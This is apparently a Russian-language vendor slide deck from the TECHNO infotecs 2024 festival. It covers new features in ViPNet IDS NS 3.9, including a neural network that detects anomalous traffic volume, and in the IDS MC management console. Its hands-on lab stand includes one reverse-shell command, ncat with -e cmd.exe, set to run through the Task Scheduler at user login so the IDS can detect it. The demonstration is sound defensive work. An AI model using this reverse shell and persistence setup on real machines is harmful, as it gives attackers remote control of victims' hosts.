



Выявляем больше,
управляем лучше!
Искусственный
интеллект в IDS NS
и новые сценарии
централизованного
управления в IDS MC

Светлана Старовойт
Руководитель продуктового направления



Напомню о некоторых важных и полезных функциях в продуктах



Расскажу об основных изменениях в новых версиях




Покажу работу нейросети по выявлению аномальных объемов трафика в IDS NS





Покажу новые сценарии управления в IDS MC

Решение ViPNet TDR



VIPNet IDS NS

- анализ сетевого трафика с помощью:
 - баз решающих правил
 - сигнатур вредоносного ПО
 - эвристических методов
- хранение событий, пакетов и сессий
- передача событий во внешние системы
- передача Netflow - статистики
- управление правилами анализа



VIPNet IDS NS 3.9



Основные улучшения и новые возможности

Новые аппаратные платформы

VIPNet IDS NS100 Q1, Q2 с процессором
Intel Atom C3338

Передача записанной сетевой сессии в VIPNet TIAS

записанные сессии передаются в VIPNet TIAS
для выявления или расследования
сетевой атаки


Новый метод обнаружения аномалий трафика

Traffic Volume Anomaly - нейросеть,
определяющая аномальные объемы входящего и
исходящего трафика на том или ином узле по
общему размеру или количеству пакетов за
определенный интервал времени

Модели машинного обучения



Алгоритм работы модели TVA




Мастер-класс. Переходим к практике!

Схема стенда

На атакуемом узле:


- Установлен Ncat;
- Через планировщик задач установлен запуск команды `ncat 172.17.1.155 4444 -e cmd.exe` которая запускается по событию логина пользователя




VIPNet IDS MC

VIPNet IDS MC

- Ввод в эксплуатацию сенсоров IDS;
- Управление инфраструктурой решения;
- **Управление профилями и конфигурациями правил IDS NS;**
- Обновление:
 - баз решающих правил
 - сигнатур вредоносного ПО
 - экспертных данных
 - программного обеспечения устройств
 - лицензий
- Мониторинг состояния устройств



Профили VS конфигурации



Пауль Клее. Дама с зонтиком



Клод Моне. Дама с зонтиком

Когда что использовать?



Быстро

- Ввод в эксплуатацию и первичная настройка сенсоров;
- Не требуется оптимизация работы сенсоров



Просто

- Нет квалифицированных специалистов;
- Типичный трафик не требующий тонкой настройки



Грубо

Может быть много ложно-положительных срабатываний

конфигурации

профили



Точно

- Меньше ложно-положительных срабатываний;
- Адаптированные правила



Оптимально

Снижение нагрузки на сенсор



Сложно

Есть квалифицированные специалисты, которые понимают что делают



Основные улучшения и новые возможности

Обновление пользовательских БРП

- загрузка только актуальных обновлений
- централизованное распространение пользовательских БРП

Подключение работающего TIAS к IDS MC
передача с TIAS в IDS MC информации об инфраструктуре и подключенных устройствах

Обмен информацией об инфраструктуре между IDS MC

инфраструктура, заведенная в IDS MC сервис-провайдера передается в IDS MC заказчика

И другие улучшения

Авторезервирование

Авторезервирование

- Настройка расписания
- Выгрузка на SFTP-сервер
- Авторотация

Аварийный режим

Аварийный режим работы

- Запуск после критической ошибки
- Выгрузка диагностических журналов
- Создание резервной копии
- Восстановление работоспособности

NTP-сервер

Синхронизация времени

- Для сенсоров IDS NS
- Для TIAS

2 сетевых интерфейса

Разделение сетевых интерфейсов

- Разделение каналов управления и доступа к пользовательскому интерфейсу
- До 2 сетевых интерфейсов разных подсетей
- DHCP и статическая маршрутизация

Мастер-класс. Переходим к практике!

ТЕХНО infotecs 2024 Фест

Светлана Старовойт
Руководитель продуктового направления

Подписывайтесь на наши соцсети

